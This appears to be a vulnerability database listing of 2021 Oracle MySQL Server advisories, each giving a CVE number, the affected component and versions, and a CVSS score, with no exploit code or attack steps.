Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.23

External References

- CVE-2021-2193

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: InnoDB). Supported versions that are affected are 5.7.33 and prior and 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0 to 8.0.23

External References

- CVE-2021-2194

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: DML). Supported versions that are affected are 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.23

External References

- CVE-2021-2196

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Partition). Supported versions that are affected are 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.23

External References

- CVE-2021-2201

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Replication). Supported versions that are affected are 5.7.32 and prior and 8.0.22 and prior. Easily exploitable vulnerability allows low privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 6.5 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0 to 8.0.22

External References

- CVE-2021-2202

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.23

External References

- CVE-2021-2203

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Partition). Supported versions that are affected are 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.23

External References

- CVE-2021-2208

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: InnoDB). Supported versions that are affected are 5.7.33 and prior and 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0 to 8.0.23

External References

- CVE-2021-2180

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.23

External References

- CVE-2021-2212

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Stored Procedure). Supported versions that are affected are 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0.0 to 8.0.23

External References
- CVE-2021-2215

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Stored Procedure). Supported versions that are affected are 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0.0 to 8.0.23

External References
- CVE-2021-2217

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Information Schema). Supported versions that are affected are 5.7.33 and prior and 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized access to critical data or complete access to all MySQL Server accessible data. CVSS 3.1 Base Score 4.9 (Confidentiality impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N).

Affected Versions
8.0 to 8.0.23

External References
- CVE-2021-2226

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0.0 to 8.0.23

External References

- CVE-2021-2230

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.23

External References

- CVE-2021-2278

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Stored Procedure). Supported versions that are affected are 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.23

External References

- CVE-2021-2293

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.23 and prior. Easily exploitable vulnerability allows low privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 6.5 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.23

External References

- CVE-2021-2298

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.22 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to

compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0.0 to 8.0.22

External References
- CVE-2021-2213

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0.0 to 8.0.23

External References
- CVE-2021-2299

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Options). Supported versions that are affected are 5.7.33 and prior and 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0 to 8.0.23

External References
- CVE-2021-2146

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Audit Plug-in). Supported versions that are affected are 5.7.33 and prior and 8.0.23 and prior. Easily exploitable vulnerability allows low privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized update, insert or delete access to some of MySQL Server accessible data. CVSS 3.1 Base Score 4.3 (Integrity impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N).

Affected Versions
8.0 to 8.0.23

External References

- CVE-2021-2162

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0.0 to 8.0.23

External References
- CVE-2021-2164

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Group Replication Plugin). Supported versions that are affected are 5.7.33 and prior and 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0 to 8.0.23

External References
- CVE-2021-2179

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: DML). Supported versions that are affected are 5.7.33 and prior and 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0 to 8.0.23

External References
- CVE-2021-2166

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 5.7.33 and prior and 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause

a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0 to 8.0.23

External References
- CVE-2021-2169

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0.0 to 8.0.23

External References
- CVE-2021-2170

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Replication). Supported versions that are affected are 5.7.33 and prior and 8.0.23 and prior. Difficult to exploit vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.4 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0 to 8.0.23

External References
- CVE-2021-2171

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: DML). Supported versions that are affected are 8.0.23 and prior. Easily exploitable vulnerability allows low privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 6.5 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0.0 to 8.0.23

External References
- CVE-2021-2172

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: InnoDB). Supported versions that are affected are 5.7.33 and prior and 8.0.23 and prior. Difficult to exploit vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.4 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0 to 8.0.23

External References

- CVE-2021-2174

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Replication). Supported versions that are affected are 5.7.32 and prior and 8.0.22 and prior. Easily exploitable vulnerability allows low privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 6.5 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0 to 8.0.22

External References

- CVE-2021-2178

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: DML). Supported versions that are affected are 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.23

External References

- CVE-2021-2300

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Stored Procedure). Supported versions that are affected are 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server as well as unauthorized update, insert or delete access to some of MySQL Server accessible data. CVSS 3.1 Base Score 5.5 (Integrity and Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:L/A:H).

Affected Versions
8.0.0 to 8.0.23

External References
- CVE-2021-2304

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: DML). Supported versions that are affected are 8.0.23 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0.0 to 8.0.23

External References
- CVE-2021-2305

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Packaging). Supported versions that are affected are 5.7.33 and prior and 8.0.23 and prior. Easily exploitable vulnerability allows unauthenticated attacker with logon to the infrastructure where MySQL Server executes to compromise MySQL Server. Successful attacks require human interaction from a person other than the attacker. Successful attacks of this vulnerability can result in unauthorized access to critical data or complete access to all MySQL Server accessible data as well as unauthorized update, insert or delete access to some of MySQL Server accessible data. CVSS 3.1 Base Score 6.1 (Confidentiality and Integrity impacts). CVSS Vector: (CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:L/A:N).

Affected Versions
8.0 to 8.0.23

External References
- CVE-2021-2307

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Components Services). Supported versions that are affected are 8.0.22 and prior. Difficult to exploit vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.4 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0.0 to 8.0.22

External References
- CVE-2021-2038

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Stored Procedure). Supported versions that are affected are 8.0.22 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. While the vulnerability is in MySQL Server, attacks may significantly impact additional products. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 6.8 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.22

External References

- CVE-2021-2046

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: InnoDB). Supported versions that are affected are 8.0.22 and prior. Difficult to exploit vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server as well as unauthorized update, insert or delete access to some of MySQL Server accessible data. CVSS 3.1 Base Score 5.0 (Integrity and Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:L/A:H).

Affected Versions

8.0.0 to 8.0.22

External References

- CVE-2021-2048

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: DML). Supported versions that are affected are 8.0.22 and prior. Difficult to exploit vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.4 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.22

External References

- CVE-2021-2056

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Locking). Supported versions that are affected are 8.0.22 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0.0 to 8.0.22

External References
- CVE-2021-2058

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 5.6.50 and prior, 5.7.32 and prior and 8.0.22 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0.0 to 8.0.22

External References
- CVE-2021-2060

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.22 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0.0 to 8.0.22

External References
- CVE-2021-2036

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: DDL). Supported versions that are affected are 8.0.22 and prior. Difficult to exploit vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.4 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0.0 to 8.0.22

External References
- CVE-2021-2061

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.22 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.22

External References

- CVE-2021-2065

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.22 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.22

External References

- CVE-2021-2070

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Stored Procedure). Supported versions that are affected are 8.0.22 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.22

External References

- CVE-2021-2072

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.22 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.22

External References

- CVE-2021-2076

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Stored Procedure). Supported versions that are affected are 8.0.22 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.22

External References

- CVE-2021-2081

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: DML). Supported versions that are affected are 8.0.22 and prior. Easily exploitable vulnerability allows high privileged attacker with logon to the infrastructure where MySQL Server executes to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.4 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.22

External References

- CVE-2021-2087

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: DML). Supported versions that are affected are 8.0.22 and prior. Easily exploitable vulnerability allows high privileged attacker with logon to the infrastructure where MySQL Server executes to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.4 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions

8.0.0 to 8.0.22

External References

- CVE-2021-2088

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: DDL). Supported versions that are affected are 8.0.22 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Affected Versions
8.0.0 to 8.0.22

External References
- CVE-2021-2122

Exploits

MySQL Insufficient Information Vulnerability

Vulnerability in the MySQL Server product of Oracle MySQL (component: Information Schema). Supported versions that are affected are 5.7.32 and prior and 8.0.22 and prior. Easily exploitable vulnerability allows low privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized read access to a subset of MySQL Server accessible data. CVSS 3.1 Base Score 4.3 (Confidentiality impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N).

Affected Versions
8.0.0 to 8.0.22

External References
- CVE-2021-2032

Exploits

MySQL Insufficient Information Vulnerability

